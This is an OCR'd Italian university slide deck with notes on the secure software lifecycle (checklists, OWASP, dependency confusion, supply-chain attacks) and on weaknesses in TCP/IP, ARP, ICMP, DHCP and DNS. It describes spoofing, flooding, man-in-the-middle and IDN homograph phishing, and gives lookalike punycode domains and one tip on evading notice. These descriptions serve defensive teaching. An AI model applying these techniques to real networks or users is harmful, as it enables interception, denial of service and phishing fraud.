- Semplice da usare e ricca di funzioni
- Prezzo ragionevole
- Sicura

L'applicazione ideale

- Semplice da usare e ricca di funzioni
- Prezzo ragionevole
- Sicura

Nella vita reale

… Puoi sceglierne due su tre ...

Secure software lifecicle

Sviluppo in casa (make)


- Predisporre un disciplinare
- Imporre degli standard
- Liste di controllo
- Security testing
- Coinvolgere terze parti

Compero un pacchetto già fatto (buy)

- Ispezionare i sorgenti (aperti, quindi FOSS) oppure … devi fidarti

FOSS=Free and Open Source Software

Secure software lifecicle



Il problema delle librerie


Applicazione di OWASP per verificare le vulnerabilità delle dipendenze (vedi dopo).

Uno stack TCP/IP riutilizzato all'infinito che si scopre bucato 20 anni dopo (IPNET, VxWorks, Urgent/11 bug)

https://www.wired.com/story/urgent-11-ipnet-vulnerable-devices/

Usato da dispositivi medici e IOT.

Secure software lifecicle




Hanno bucato Paypal sfruttando le dipendenze di npm (in realtà era un Bounty da 30K$)

Quelli in rosso sono pacchetti del repository interno di PayPal, cosa succede se metto dei pacchetti malevoli in un repository npm esterno con lo stesso nome e numero di versione 9000.0.0 ?

Se il numero di versione esterno è più alto di quello interno installa quello esterno.

Problema di aggancio pacchetti con le dipendenze molto complesso e comune a tanti ambienti di programmazione.

https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610



Esempio di disciplinare tecnico in materia di sicurezza delle applicazioni informatiche.

DISCIPLINARE TECNICO IN MATERIA DI SICUREZZA DELLE APPLICAZIONI INFORMATICHE NELLA GIUNTA E NELL'ASSEMBLEA LEGISLATIVA DELLA REGIONE EMILIA-ROMAGNA

Secure software lifecicle

Appendice B: Liste di controllo


B.1 Design e sviluppo dell'applicazione

Analisi dei requisiti e design	
Nell'analisi dei requisiti è stato considerato il valore dei dati e delle informazioni trattate dall'applicazione	☐
L'applicazione viene utilizzata per il trattamento di dati personali	☐
L'applicazione viene utilizzata per il trattamento di dati sensibili e/o giudiziari	☐
È stata eseguita l'analisi dei rischi incombenti sui dati	☐
Sono stati considerati i vincoli architetturali e tecnologici imposti dall'infrastruttura esistente (servizi, porte, protocolli, tecnologie, ecc.)	☐
Sono state documentate le porte ed i protocolli di comunicazione utilizzati dall'applicazione	☐
Sono stati definiti i requisiti hardware e software necessari per il corretto funzionamento dell'applicazione	☐
Sono stati previsti meccanismi di autenticazione degli utenti	☐
Sono stati previsti meccanismi di autorizzazione e profilatura utenti	☐
Sono stati previsti meccanismi di validazione dei dati in ingresso e in uscita	☐
Sono stati previsti meccanismi di gestione sicura delle sessioni utente	☐
Sono stati previsti meccanismi di conservazione e gestione dei log	☐
Sono stati previsti meccanismi di disponibilità dei dati	☐
Sono stati previsti meccanismi di cifratura dei dati	☐

Esempio di disciplinare tecnico in materia di sicurezza delle applicazioni informatiche

Secure software lifecicle

Checklist ben fatta: Securing Web Application Technologies



SANS SOFTWARE SECURITY with Frank Kim

Securing Web Application Technologies
[SWAT] Checklist

The SWAT Checklist provides an easy to reference set of best practices that raise awareness and help development teams create more secure applications. It's a first step toward building a base of security knowledge around web application security. Use this checklist to identify the minimum standard that is required to neutralize vulnerabilities in your critical applications.

ERROR HANDLING AND LOGGING

	BEST PRACTICE	DESCRIPTION	CWE ID
☐	Display Generic Error Messages	Error messages should not reveal details about the internal state of the application. For example, file system path and stack information should not be exposed to the user through error messages.	CWE-209
☐	No Unhandled Exceptions	Given the languages and frameworks in use for web application development, never allow an unhandled exception to occur. Error handlers should be configured to handle unexpected errors and gracefully return controlled output to the user.	CWE-391
☐	Suppress Framework Generated Errors	Your development framework or platform may generate default error messages. These should be suppressed or replaced with customized error messages as framework generated messages may reveal sensitive information to the user.	CWE-209
☐	Log All Authentication Activities	Any authentication activities, whether successful or not, should be logged.	CWE-778

https://securingthehuman.sans.org/security-awareness-training/swat

CWE= Common Weakness Enumeration
Circa 800 identificate.
Spiegazione, catalogazione e viste qui:
http://cwe.mitre.org/data/index.html

OWASP
Open
Web Application
Security Project


OWASP: https://www.owasp.org/
Organizzazione internazionale non a scopo di lucro dedicata a promuovere lo sviluppo di software sicuro tramite:

- Documentazione (Top Ten, Dev. Guide, Design Guide, Testing Guide, …)
- Software
- Gruppi Di Lavoro
- Coinvolgimento delle comunità
- Formazione, convegni, congressi

55.000 partecipanti, 93 progetti attivi, 270 chapter locali

Secure software lifecicle

Come si colloca OWASP nel SDLC



 62

Come si colloca OWASP nel Software Development Life Cycle.
Progetto Top-10 considerato uno standard de facto.

https://www.owasp.org/index.php/Category:OWASP_Top_Te


Progetti collegati di analisi dei rischi, checklist, cheat sheet ecc.
Usato da organizzazioni internazionali.

Developer Guide:
https://www.owasp.org/index.php/OWASP_Guide_Project

Documento “vivo” in github
https://github.com/OWASP/DevGuide

Secure software lifecicle

Come si colloca OWASP nel SDLC



Owasp Testing Guide:
https://www.owasp.org/index.php/OWASP_Testing_Project
(esce da una costola della developer)

Code Review Guide:
https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project
Guida alla revisione del codice in ottica di sicurezza,

Assessment e pentest tools:
https://www.owasp.org/index.php/Phoenix/Tools

Altri progetti "chiave":
https://www.owasp.org/index.php/OWASP_Project_Inventory#Flagship_Projects

Classificazione dei progetti OWASP:

- Flagship Projects (strategici)
- Lab Projects (stabili, hanno prodotto output)
- Incubator Projects (immaturi, non adatti ad un ambiente di produzione)

Pagina dei progetti:
https://www.owasp.org/index.php/OWASP_Project_Inventory#Flagship_Projects

Flagship Projects

- Tools: Zed Attack Proxy, Web Testing Environment, OWTF, Dependency Check
- Coding: ModSecurity Core Rule Set, CSRFGuard, AppSensor
- Documentazione: Application Security Verification Standard, Software Assurance Maturity Model (SAMM), AppSensor, Top Ten, Testing Guide

Zed Attack Proxy (manual testing, attack), Web Testing Environment (distro tipo Kali), OWTF (pen test e test in generale), Dependency Check (verifica CWE dipendenze).

ModSecurity Core Rule Set ("pluggable" set of generic attack detection rules that provide a base level of protection for a web application), CSRFGuard (Java per attacchi CSRF), AppSensor (IDS, IPS applicativi).

Application Security Verification Standard (checklist, best practice ecc.), Software Assurance Maturity Model (SAMM, vari documenti per costruire strategia di software sicura), AppSensor (doc progetto), Top Ten, Testing Guide

Secure software lifecicle

Per ulteriori informazioni:

- W3 security guidelines
- Web Application Security Consortium
- Are You Part Of The Problem?
- Top 25 Most Dangerous Programming Errors
- Tools vari

.....

https://www.w3.org/Security/

http://www.webappsec.org/

https://www.smashingmagazine.com/2010/01/web-security-primer-are-you-part-of-the-problem/

http://cwe.mitre.org/top25/

https://opensource.com/article/18/9/open-source-tools-rugged-devops

Secure software lifecicle

Attacchi alla supply chain del software

- Deep Impact from State Actors
- Abusing Trust in Code Signing
- Hijacking Software Updates
- Poisoning Open-Source Code
- Targeting App Stores

Attacchi alla catena di distribuzione del software (oltre che a quella dell'HW).

- Sui grandi sw intervento di attori statali
- Attacco ai certificati che garantiscono il SW
- Inserirsi all'interno del flusso degli aggiornamenti
- Sfruttare il codice aperto per inserire backdoor ecc.
- Modificare app sullo store, meglio ancora se framework di sviluppo.

https://www.schneier.com/blog/archives/2020/07/survey_of_suppl.html

https://www.atlanticcouncil.org/programs/scowcroft-center-for-strategy-and-security/cyber-statecraft-initiative/breaking-trust/

Sicurezza protocolli di rete

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sicurezza protocolli di rete

- Protocolli TCP/IP
- Firewall e dintorni

..

Protocolli TCP/IP

IP Spoofing

http://en.wikipedia.org/wiki/Transmission_Control_Protocol#Vulnerabilities


Nascono per un uso molto diverso da quello attuale.
Scrittura tramite RFC.
Bisogna però distinguere fra vulnerabilità delle implementazioni e debolezze intrinseche dei protocolli.


- IP Spoofing
  https://en.wikipedia.org/wiki/IP_address_spoofing

  Modifico il mio IP sorgente nei messaggi per fare in modo che sembrino provenire da un altro utente.
  Non si può fare con stack IP standard ma ci sono software per farlo.
  Serve per costruire altri tipi di attacchi

Protocolli TCP/IP

Syn Flooding






Syn Flooding (protocollo a tre stati: Syn, Syn/ack, ack. Se manca ack rimangono aperte half sess.)
https://en.wikipedia.org/wiki/SYN_flood

- Punta ad esaurimento delle risorse del server
- Inserire timeout che però non debbono essere ne troppo lunghi ne troppo corti.

Protocolli TCP/IP


ARP Spoofing



ARP Spoofing (rispondo alle ARP request con il mio MAC e faccio attacchi Man in the middle)
https://en.wikipedia.org/wiki/ARP_spoofing

Posso farlo anche solo a metà.
Debbo ricordarmi di chiudere tutto bene per cercare di passare inosservato.

Protocolli di routing



https://en.wikipedia.org/wiki/Border_Gateway_Protocol

- Protocolli di routing poco protetti, instradamenti attaccabili sull'endpoint, bassa sicurezza nello scambio delle tabelle, nascono per essere veloci non sicuri
- Intercettare il traffico, creare DOS
- Internet viaggia su un protocollo scritto su due tovagliolini di carta nel 1989, implementato nel 1994 e, di fatto, mai modificato. Basato sulla fiducia fra operatori nell'annunciare gli instradamenti
- 14.000 "incidenti"(traffico che all'improvviso passa dalla Russia o dalla Cina) nel 2017 https://www.internetsociety.org/blog/2018/01/14000-incidents-20
- Strumenti per ridurre il problema ma non funzionano finché non li implementato tutti gli ISP e i carrier
- https://isbgpsafeyet.com/
- Nuovo gruppo di lavoro MANRS https://www.manrs.org/2020/12/we-can-do-more-for-routing-sec

Sicurezza di ICMP

- Echo request/reply
- Destination unreachable
- Source quence
- Redirect
- Time exceeded for a datagram

Smurf attack, Ping Flood

Internet Control and Management Protocol
Controllo e gestione della rete. Possibili molti attacchi alla rete anche perché il protocollo è completamente privo di autenticazione e di “storia”. Funzioni ICMP utilizzabili per un attacco soprattutto in fase di preparazione:
Echo request/reply (ping, posso utilizzarlo per scansione della rete oppure per attacchi DoS, vedi sotto)
Destination (network/host /protocol/port) unreachable (DoS, convinco il client che la destinazione è irraggiungibile)
Source quence (rallentamento della rete, dice al client di rallentare perché la rete è satura)
Redirect (modifica dinamica degli instradamenti, posso indirizzare i pacchetti dove mi fa comodo)
Time exceeded for a datagram (posso provocare un DoS dicendo che la destinazione è irraggiungibile, numero di hop della rete è stato superato, c’è un loop… ma non è vero)
Esempi: http://en.wikipedia.org/wiki/Smurf_attack Smurf attack sfrutta ping broadcast+ip spoofing per fare DoS, attacco di riflesso (vedi capitolo degli attacchi) , http://en.wikipedia.org/wiki/Ping_flood Ping Flood innondare il target di pacchetti, ping -f, con spoofing ovviamente)

DHCP

- **Insider**!
- Shadow server
- Client non autorizzati
- Client malevolo

http://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol#Security

Protocollo non autenticato, molto facile da attaccare da parte di un “insider”.

Attivazione di uno shadow server (DoS oppure configurazione di rete ad hoc per trasformarlo in un MITM e intercettare il traffico, invio di DNS e di default gateway malevolo)

Client non autorizzati che acquisiscono un indirizzo IP.

Client malevolo che attacca il DHCP server legittimo forzando l'esaurimento delle risorse (cambiando mac address del mittente ogni volta per farsi dare un ip nuovo)

Protocolli TCP/IP

DNS

- DNS shadow server
- Cache Poisoning
- Risposte senza domande
- Caratteri simili in font semplici
  (Courier numero 1 e lettera l: `1 l)`
- UNICODE (IDN)
  (U+0430 a cirillico, U+0061 a latino)

http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues

Servizio indispensabile per il funzionamento di Internet !
Nasce senza nessuna sicurezza, implementazioni sicure per salvaguardare root-DNS e “zone transfer” (DNSSEC=firma digitale record DNS, complesso).

DNS shadow server (server malevolo che fornisce coppie scorrette IP-Nome)
http://en.wikipedia.org/wiki/DNS_spoofing Cache Poisoning per generare risposte alterate, attacco la cache del client (DoS o ridirezione del traffico su siti falsi)
Fornire risposta anche a query non effettuate per forzare o sovrascrivere la cache del client
Problema dei nomi con i caratteri nazionali:
http://en.wikipedia.org/wiki/Internationalized_domain_name
UNICODE: I caratteri latini sono visivamente indistinguibili da quelli cirillici ma sono due lettere diverse. RFC3490/1/2: International Domain Names. Ad esempio:
http://www.pаypal.com
A volte anche con i caratteri latini i font possono ingannare (domain impersonification)

DNS

Due tentativi di soluzione:

- DNS over HTTPS (DoH)
- DNS over TLS (DoT)

https://www.wired.com/story/dns-over-https-encrypted-web/


Dibattito in corso, non chiaro quanto possano aiutare, alcuni browser cominciano ad implementarlo e ci sono DNS resolver che cominciano ad attivarlo (Firefox)

https://hacks.mozilla.org/2018/05/a-cartoon-intro-to-dns-over-https/

Protocolli TCP/IP

DNS

IDN Homograph attack
Punycode per registrare domini




http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues

IDN Homograph attack:
https://en.wikipedia.org/wiki/IDN_homograph_attack
Punycode= sistema di codifica leggibile per UNICODE
https://en.wikipedia.org/wiki/Punycode
Posso usarlo per registrare domini.
I browser si difendono non traslando le scritte miste in un unico carattere (visualizza il punycode se misto ad es. latino-cirillico)
Problema con URL tutte in cirillico ma indistinguibili
"apple.com", registered as "xn—80ak6aa92e.com"
Situazione in evoluzione
https://www.xn--80ak6aa92e.com/

https://www.xudongz.com/blog/2017/idn-phishing/

Protocolli TCP/IP

Punycode per avere il “lucchetto verde”



https://www.xn--bbox-vw5a.com/login

Come visto nella slide precedente lo uso anche per rafforzare l’attacco ottenendo il lucchetto verde.
Al momento Chrome e Safari se ne accorgono e mi espandono il punycode, Firefox e Tor no.

https://krebsonsecurity.com/2018/11/half-of-all-phishing-sites-now-have-the-padlock/

Protocolli TCP/IP

DNS è potere!

8.8.8.8 e 8.8.4.4 DNS free di Google (cosa facciano però delle vostre query non si sa …)

Immagine tratta da scontri in piazza in Turchia nel 2016, il governo turco aveva bloccato siti stranieri sui DNS dei provider nazionali.

Attacco Mail in the Middle

E’ un man in the middle basato sulle mail.
